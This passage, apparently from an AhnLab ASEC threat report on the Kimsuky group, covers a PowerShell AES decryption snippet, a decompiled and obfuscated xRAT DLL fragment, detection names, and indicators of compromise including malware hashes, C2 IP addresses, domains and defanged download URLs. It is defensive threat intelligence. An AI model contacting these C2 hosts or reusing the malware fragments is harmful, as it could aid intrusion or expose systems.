$PBKDF2 = New-Object System.Security.Cryptography.Rfc2898DeriveBytes(
  $Password, $Salt)

# Get our AES key, iv and hmac key from the PBKDF2 stream
$AESKey   = $PBKDF2.GetBytes(32)
$AESIV    = $PBKDF2.GetBytes(16)

# Setup our decryptor
$AES = New-Object Security.Cryptography.AesManaged
$Dec = $AES.CreateDecryptor($AESKey, $AESIV)
```

Figure 10. **(Left)** Kimsuky script **(Right)** GitHub script


### (2) xRAT (DLL)

While xRAT was originally an EXE-type RAT, a DLL-type xRAT started being downloaded from the 2nd FlowerPower script.

Aside from the fact that it is in a DLL format, its features are identical to the one covered in the **2022 Threat Trend Report on Kimsuky Group**[10].

[9] https://gist.github.com/geoffgarside/c28816a48516794095b96dcc5944ad25

[10] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6



```
kungfu.dll
  PE
  Type References
  References
  Resources
  { } -
  { } be1i2e
    Program @02000005
      Base Type and Interfaces
      Derived Types
      Program() : void @06000017
      Exit() : void @06000015
      gEthOsTlISt() : List<Host> @060
      Init() : bool @06000013
      Main() : void @06000011
      ThreadException2(object, Threa
      _Clenp() : void @06000016
      _djkfj() : void @06000014
      _msgLoop : ApplicationContext
  { } be1i2e.Cofig
  { } be1i2e.cRL39ra.cmds
  { } be1i2e.cRL39ra.Comprsion
  { } be1i2e.cRL39ra.Dat
  { } be1i2e.cRL39ra.Extesons
  { } be1i2e.cRL39ra.Hlper
  { } be1i2e.cRL39ra.klipqlafh
  { } be1i2e.cRL39ra.MoukeyHk
  { } be1i2e.cRL39ra.MoukeyHk.Implementa
  { } be1i2e.cRL39ra.MoukeyHk.WnApi
  { } be1i2e.cRL39ra.woRknEt
  { } be1i2e.cRL39ra._NtSerialzer
  { } be1i2e.cRL39ra._NtSerialzer.TypeSeriali
  { } be1i2e.cRL39ra._Pakets
  { } be1i2e.cRL39ra._Pakets.cL_iE_n_T_pA_ck
  { } be1i2e.cRL39ra._Pakets._SPak
  { } be1i2e.cRL39ra._Regitry
  { } be1i2e.cRL39ra._Rverse_Prxy.Packets
  { } be1i2e.cRL39ra._tull
  { } be1i2e.Enums
  { } kungfu.Properties
  { } ws
```

```
    a1e46h.a6dg4e();
    a1e46h.f4d3h0();
    if (Program.Init())
    {
        a1e46h.f4d3h0();
        a1e46h.a6dg4e();
        a1e46h.a6dg4e();
        if (!mSsErVIcEcL.Exiting)
        {
            a1e46h.f4d3h0();
            a1e46h.a6dg4e();
            a1e46h.a6dg4e();
            if (flag)
            {
                a1e46h.CnectClint.kommekt();
            }
        }
    }
    a1e46h.f4d3h0();
    a1e46h.a6dg4e();
    a1e46h.a6dg4e();
    Program._Clenp();
    Program.Exit();
}
```

Figure 11. DLL-type xRAT

# AhnLab Response Overview

The aliases and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already diagnosed related malware in the past. While ASEC is tracking the activities of this threat group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Downloader/DOC.External (2023.02.03.03)

Downloader/DOC.Generic (2023.02.22.02)

Downloader/DOC.Kimsuky (2023.02.06.03)

Downloader/DOC.Kimsuky.S2125 (2023.02.14.00)

Downloader/Powershell.Kimsuky.SC187228 (2023.03.21.02)

Downloader/Powershell.Kimsuky.SC187242 (2023.03.21.03)

Downloader/Powershell.Kimsuky.SC187245 (2023.03.21.03)

Downloader/Powershell.Kimsuky.SC187246 (2023.03.22.00)

Downloader/Powershell.Kimsuky.SC187247 (2023.03.21.03)

Downloader/VBS.Generic (2023.02.09.00)

Downloader/VBS.Kimsuky.SC187239 (2023.03.21.03)

Downloader/VBS.Kimsuky.SC187240 (2023.03.21.03)

Downloader/VBS.Kimsuky.SC187241 (2023.03.21.03)

Downloader/VBS.Kimsuky.SC187243 (2023.03.21.03)

Downloader/VBS.Kimsuky.SC187244 (2023.03.21.03)

Downloader/VBS.Kimsuky.SC187248 (2023.03.21.03)

Downloader/VBS.Kimsuky.SC187249 (2023.03.21.03)

Downloader/VBS.Kimsuky.SC187250 (2023.03.21.03)

Infostealer/Powershell.Browser.SC186288 (2023.02.10.03)

Infostealer/PS.Agent.SC186081 (2023.02.04.00)

Keylogger/Powershell.Agent (2023.02.15.00)

Malware/Win.Generic.C4537985 (2021.06.30.00)

Trojan/PowerShell.Agent.SC186245 (2023.02.09.00)

Trojan/PowerShell.FileUpload.S2023 (2023.02.25.00)

Trojan/VBS.DOWNLOADER.SC186654 (2023.03.02.03)

Trojan/Win.Quasar.C5389447 (2023.03.01.00)

Trojan/Win.TutRAT.R557352 (2023.02.23.03)

Trojan/Win.TutRAT.R559159 (2023.02.23.03)

Trojan/Win32.Hooker.R331578 (2020.04.07.05)

# Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some unverified cases because samples could not be obtained. Updates may occur without prior notice when new information is found.

## File Paths and Names

The file paths and names used by the threat group are as follows. File names of some malware or tools may be the same as those of normal files.

[Addendum] Security Agreement(Form) (1).doc
[Addendum] Profile Template.doc
[Attachment] Profile Template.doc
freelancer agreement_openxcell - final.doc
Fee Confirmation_cna!@#.doc

PDB Path (From Kimsuky TutRAT)
E:₩work₩VeerusRelated₩rat₩TutRat₩0206_backup₩C-Sharp-R.A.T-Client-master_filemanager₩C-Sharp-R.A.T-Client-master₩TutClient₩obj₩Debug₩TutClient.pdb

E:₩work₩VeerusRelated₩rat₩TutRat₩0206_backup₩C-Sharp-R.A.T-Client-master_RDP₩C-Sharp-R.A.T-Client-master₩TutClient₩obj₩Debug₩TutClient.pdb

E:₩work₩VeerusRelated₩ResearchData₩0205_horse_01₩C-Sharp-R.A.T-Client-master₩C-Sharp-R.A.T-Client-master₩TutClient₩obj₩Debug₩TutClient.pdb

# File Hashes (MD5)

The MD5 of the related files are as follows. However, sensitive samples may have been excluded.

```
FlowerPower
05F5DBE65EBCD9D50190A4A5604597DE
0EED61E7F62BD394DBE639CE16A07171
20B535A4F764E1D414F1137657AA41CD
2F8250E2086EF07B483EAF15D2D68ADC
393CBA61A23BF8159053E352ABDD1A76
3C600CD769020871D6BE97FC3B08DBAC
4310A694188637D357A0E3F50E2CB681
48D1C56DFD72B68D72ECE2DB026258BD
5EC36FF94D891F8D2BE2BC6EF9BE56B3
6356748795F5A11B5BF975DB5FD75833
65F6C6C58EFBBEB6826799C69450DEF5
739AAE28BC87634FF112F34950CFB985
7C767C3448802D17E7261D8E32E98F16
82E35F8B23B7D94D60D245142536BDA9
985C9CE575655C82AD68668DA865984B
985E9012CBDE2112923B63402FFAF5DA
9D6432F0CC185756AD4287326BBAC85B
A25ACC6C420A1BB0FDC9456B4834C1B4
A61251C8965AD886C515E211E7B6401B
ADBBCA588F77AA4E21FE66DBB90FCF4D
B01868D2018B1F4362F0B12DFEDD331A
C864B9A863D254949E1D320F0F899602
CC914DAA4922F5BC33780A346D4A142C
D4BC4543BE882128270F29A821C8843A
DAF8AB649800859535AEC48514867549
E2C6D65D7CB38720093D303D4DA1D918
EDC6E3F612EFF5B4382AAF2FF3B4A19D
F1AC4A00183E30E3A1DBCA2159EED4BE
F1C0228E5A4DFAD30CD1F53E3BC91430
F515FF433D3AEC2CD71576FA786924A2

AppleSeed
5A3A0C5882BCE6577553F4B0C7FB5633
017DD44BF3218B1E0FEF2D82BBE6A130

RandomQuery
04C50E5CEC7E453FEAA0A2F460F61B39
0889C1DCCBB454549EF88FF5F08FBB4F
295B1D3E3103FAB5C4A9F27BE7A96B55
39D928748AC5392E88A08B0D22ACFAB7
```

```
3A724F704EC54B2DDF7BA34A89FC7165
3CDF9F829ED03E1AC17B72B636D84D0B
4538415DD0A185A58D6D464F4D7AE977
480D529FD630D2F227134C663F4EF08F
4AD84AE3D571A24F3C79C04231148943
55A46A2415D18093ABCD59A0BF33D0A9
64D67E64BCC3A4371C3AB5210B76CCBC
705EF00224F3F7B02E29F21EB6E10D02
7382EB0AC7E527F3473F06AD435F3305
7F3CB0B140F47AC645ED06D838A964E2
8B0F46F291A7B88B490A8F017F0890DB
97BAE59E0B1537EDA64128D3BCB209EC
9AA6631D1E91B2B42013DF0809775B05
9F560C90B7BA6F02233094ED03D9272E
A0C8D12D8A66FA007865F32135DEAD0B
BA3033F59CFA7F75B52C3254D91531B6
BD5E8E8F4F22CCB7ABED75806E7E2B3E
BE58A91A5F842A8AE9D6DC66BC195387
C0679F62368FCD30D8E986C836CEA2E8
CF3CBA5DBE3B8A042BA8F3FFA4153FE3
D98AF293B2E3A0113C19289EB430C683
DDE1F94B7B8DCD720B6952BA9D71763F
DF607937B11EE734B57281B8B52547B8
E021BF6A7889EE4497DBB085A7800463
E7ABCB6B5DFED46207CEECE64E3362A0
ECFE1F7257DB9AC85D6BEBF696CA5109
06897F8C08B80668EFA9A701773AC15E
DF72D8D41413D680D37BA326800AF854
B732005CB59F85E9A081E440B8DCD366
```

xRAT

```
869185D7C3BAC297938B6ED47F6A2B1B
EEBFB30822961855DCE8039F75ADC6AA (DLL)
```

TutRAT

```
705EA06B581D37B5500C983102D096F3
790AC65852EE806BC7A609EF656447DC
C030C27B1CE1F44D5B2DB3DF21DBECA2
```

# Related Domains, URLs, and IP Addresses

The download and C2 addresses used are as follows. http was changed to hxxp, and sensitive information may have been excluded.

```
43.227.113.16 (FlowerPower C2)
115.89.138.212 (xRAT C2)
202.130.87.178 (TutRAT C2)
omsuk.info
toran.info
axacw.realma.r-e.kr
bisov.realma.r-e.kr
btsvq.realma.r-e.kr
cineh.realma.r-e.kr
difbl.realma.r-e.kr
edrfs.manblue.n-e.kr
eposj.realma.r-e.kr
erdfs.manblue.n-e.kr
ftsiw.realma.r-e.kr
gbhdu.realma.r-e.kr
hmcks.realma.r-e.kr
hrrfgs.etsdf.p-e.kr
daeji.manblue.kro.kr
iunsc.mypressonline.com
kimyj.mypressonline.com
lakel.realma.r-e.kr
laksl.realma.r-e.kr
pasg.myartsonline.com
polkm.donykim.kro.kr
tsnna.realma.r-e.kr
wdinf.realma.r-e.kr
wefho.realma.r-e.kr
xscav.realma.r-e.kr
yrewd.realma.r-e.kr
zswfg.realma.r-e.kr
assembilly.atwebpages.com
suubdomain.getenjoyment.net
coreailmin.mypressonline.com
goog1edoc.mypressonline.com
hxxp://heaven015.nayooint.co.kr/adm/down/down/list.php?query=[RandomNumber]
hxxp://heaven015.nayooint.co.kr/adm/down/down/lib.php?idx=[RandomNumber]
hxxp://heaven015.nayooint.co.kr/adm/up/up/list.php?query=[RandomNumber]
hxxp://heaven015.nayooint.co.kr/adm/up/up/lib.php?idx=[RandomNumber]
hxxp://xn--vn4b27hka971hbue.kr/src/cheditor4/example/upload/up/list.php?query=[RandomNumber]
hxxp://xn--vn4b27hka971hbue.kr/src/cheditor4/example/upload/up/lib.php?idx=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload/list.php?query=[RandomNumber]
```

```
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload/lib.php.php?query=[RandomNumber]
hxxp://partybbq.co.kr/src/adm/img/upload/up/list.php?query=[RandomNumber]
hxxp://partybbq.co.kr/src/adm/img/upload/up/lib.php?idx=[RandomNumber]
hxxp://partybbq.co.kr/src/bbs/calendar/upload/up/list.php?query=[RandomNumber]
hxxp://partybbq.co.kr/src/bbs/calendar/upload/up/lib.php?idx=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload6/list.php?query=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload6/lib.php?idx=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload5/list.php?query=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload5/lib.php?idx=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload4/list.php?query=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload4/lib.php?idx=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload2/list.php?query=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload2/lib.php?idx=[RandomNumber]
hxxp://hkisc.co.kr/gnuboard4/bbs/img/upload/list.php?query=[RandomNumber]
hxxp://hkisc.co.kr/gnuboard4/bbs/img/upload/lib.php?idx=[RandomNumber]
hxxp://koreawus.com/gnuboard4/adm/img/upload/list.php?query=[RandomNumber]
hxxp://koreawus.com/gnuboard4/adm/img/upload/lib.php?idx=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload1/list.php?query=[RandomNumber]
hxxp://www.hydrotec.co.kr/bbs/img/cmg/upload1/lib.php?idx=[RandomNumber]
hxxp://jooshineng.com/gnuboard4/adm/img/ghp/up/list.php?query=[RandomNumber]
hxxp://jooshineng.com/gnuboard4/adm/img/ghp/up/lib.php?idx=[RandomNumber]
hxxp://hkisc.co.kr:8888/gnuboard4/bbs/img/upload/list.php?query=[RandomNumber]
hxxp://hkisc.co.kr:8888/gnuboard4/bbs/img/upload/lib.php?idx=[RandomNumber]
hxxp://nsmstudio.co.kr/gnuboard4/bbs/img/upload/list.php?query=[RandomNumber]
hxxp://nsmstudio.co.kr/gnuboard4/bbs/img/upload/lib.php?idx=[RandomNumber]
hxxp://nidm.navernnail.com/upload/list.php?query=[RandomNumber]
hxxp://nidm.navernnail.com/upload/lib.php?idx=[RandomNumber]
hxxp://nanumant.com/gnuboard4/bbs/php/sld/list.php?query=[RandomNumber]
hxxp://nanumant.com/gnuboard4/bbs/php/sld/lib.php?idx=[RandomNumber]
kari-announce.medianewsonline.com
delps.scienceontheweb.net
hondes.getenjoyment.net
queue.000webhostapp.com
quete.000webhostapp.com
tcloud.myartsonline.com
```

# References

[1] 2022 Trend Report on Kimsuky Group
https://atip.ahnlab.com/ti/contents/issue-report/trend?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6

[2] January 2023 Threat Trend Report on Kimsuky Group
https://atip.ahnlab.com/ti/contents/issue-report/trend?i=e1d770d2-bf96-41e2-a48f-fcade91ae1a6

[3] Analysis Report on Malware Distributed by Kimsuky Group
https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=5a12d8f9-a06c-4e91-859d-7954d78c332e
(This report supports Korean only for now.)

[4] TutRAT-Server
https://github.com/AdvancedHacker101/C-Sharp-R.A.T-Server

[5] TutRAT-Client
https://github.com/AdvancedHacker101/C-Sharp-R.A.T-Client

[6] Description of the Rfc2898DeriveBytes Class
https://learn.microsoft.com/ko-kr/dotnet/api/system.security.cryptography.rfc2898derivebytes?view=net-7.0

[7] PBKDF2
https://en.wikipedia.org/wiki/PBKDF2

[8] AESDecrypt Script
https://gist.github.com/geoffgarside/c28816a48516794095b96dcc5944ad25

[9] Kimsuky Group Distributes Malware Disguised as Profile Template (GitHub)
https://asec.ahnlab.com/en/50621/

# More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

## About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

## About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab